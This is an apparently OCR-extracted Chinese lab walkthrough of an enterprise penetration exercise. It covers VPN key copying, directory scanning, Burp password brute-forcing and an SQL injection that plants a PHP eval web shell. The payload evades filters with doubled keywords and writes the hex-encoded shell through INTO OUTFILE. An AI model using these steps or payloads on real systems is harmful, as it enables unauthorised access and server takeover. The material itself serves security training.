
```
root@simpleedu:/home/Hack/openvpn# scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/ca.crt ./
root@192.168.1.6's password:
ca.crt                                                                        100% 1663     2.0MB/s   00:00
root@simpleedu:/home/Hack/openvpn# scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/client.crt ./
root@192.168.1.6's password:
client.crt                                                                    100% 5249     4.5MB/s   00:00
root@simpleedu:/home/Hack/openvpn# scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/client.key ./
root@192.168.1.6's password:
client.key                                                                    100% 1708     1.8MB/s   00:00
root@simpleedu:/home/Hack/openvpn# scp root@192.168.1.6:/etc/openvpn/easy-rsa/keys/ta.key ./
root@192.168.1.6's password:
ta.key                                                                        100%  636   573.2KB/s   00:00
```

再将 openvpn.zip 文件也复制到与上述证书相同的目录下，这个目录将被挂载到主机 192.168.1.5 上。


```
root@simpleedu:/home/Hack/openvpn# cp ~/Desktop/openvpn.zip ./
root@simpleedu:/home/Hack/openvpn# ls
ca.crt  client.crt  client.key  openvpn.zip  ta.key
```

使用如下命令登录 192.168.1.5，并将操作机 192.168.1.2 上的 /home/Hack/openvpn 目录挂载到主机 192.168.1.5 的 E 盘上。根据上述实验步骤可知主机 192.168.1.5 的用户名是 Administrator，密码是 Simplexue123。


rdesktop 192.168.1.5 -r disk:e=/home/Hack/openvpn



在主机 192.168.1.5 中使用 openvpn-2.1.3-install.exe 文件安装 openvpn。




将证书文件拷贝到 C 盘中 openvpn 安装目录下的 config 目录中。




创建 client.ovpn 文件，文件内容如图所示。


右键 client.ovpn 文件，使用 openvpn 方式打开该文件，成功开启 openvpn 客户端服务。



在 192.168.1.5 的 cmd 中使用 ipconfig 命令，可以看到已经被分配了 10.8.0.6 的 IP 地址。



再 ping 192.168.2.3，成功 ping 通，说明 openvpn 服务端和客户端服务已成功启动并连接。




注意在服务器 192.168.1.6 中一定要按照实验步骤 4.1 配置并开启 firewalld 服务，否则 openvpn 成功连接后仍无法 ping 通 192.168.2.3。

4.3 使用 wwwscan 获取网站目录信息

在 ftp 服务器 192.168.1.4 中使用 get tools.zip 命令将 tools.zip 下载到操作机 192.168.1.2 的/home/Hack 目录中，并将/hone/Hack 目录挂载到主机 192.168.1.5 的 E 盘上。


rdesktop 192.168.1.5 -r disk:e=/home/Hack

在主机 192.168.1.5 上解压 tools.zip，得到 wwwscan 等工具。



在 wwwscan 安装目录下打开 cmd，使用如下命令扫描服务器 192.168.2.3 的网站后台。成功扫描到网站后台登陆页面/manager/login.php。


wwwscan 192.168.2.3



使用浏览器访问 http://192.168.2.3/manager/login.php。


4.4 burpsuite 爆破网站后台权限，获取网站根目录 key04.txt 文件内容

在浏览器中配置代理，burpsuite 默认使用 8080 端口。




在 tools/burpsuite 目录中打开 cmd，使用如下命令启动 burpsuite 工具，然后将捕获到的网站后台登录 POST 数据包发送到 Intruder 模块中。因为需要爆破的是密码，所以仅将密码所对应的 POST 参数 pwd 作为待爆破参数。


java -jar BurpLoader.jar



使用 tools 目录下的 top1000_passwords.txt 文件作为字典，导入到 burpsuite 后开始爆破密码。




成功登录返回的页面与其他情况返回的页面长度不相同，因此在爆破结果中将数据包按长度排序，可以发现其他数据包长度大都是 1470，只有一个数据包长度是 1850，该数据包使用的密码是 1q2w3e4r，因此网站后台管理员密码是 1q2w3e4r。



使用用户名 admin 和密码 1q2w3e4r 登录网站后台，成功登录后查看网站根目录下 key04.txt 的内容。


网站根目录下的 key04.txt 文件内容是 **www**。




4.5 利用 sql 注入漏洞上传木马文件到网站目录

该 sql 注入漏洞与企业环境渗透 1 的任务二相同，该漏洞具体分析和 payload 构造过程不再赘述，使用企业环境渗透 1 的任务二中的 payload，payload 如下所示。

?id=1 uniounionn selecselectt 1,2,0x3c3f706870204065766 16c28245f504f53545b615d293b203f3e,4,5,6,7,8,9,10 into outfile /var/www/html/shell1.php




在网站后台中可以发现一句话木马文件成功上传至网站根目录。

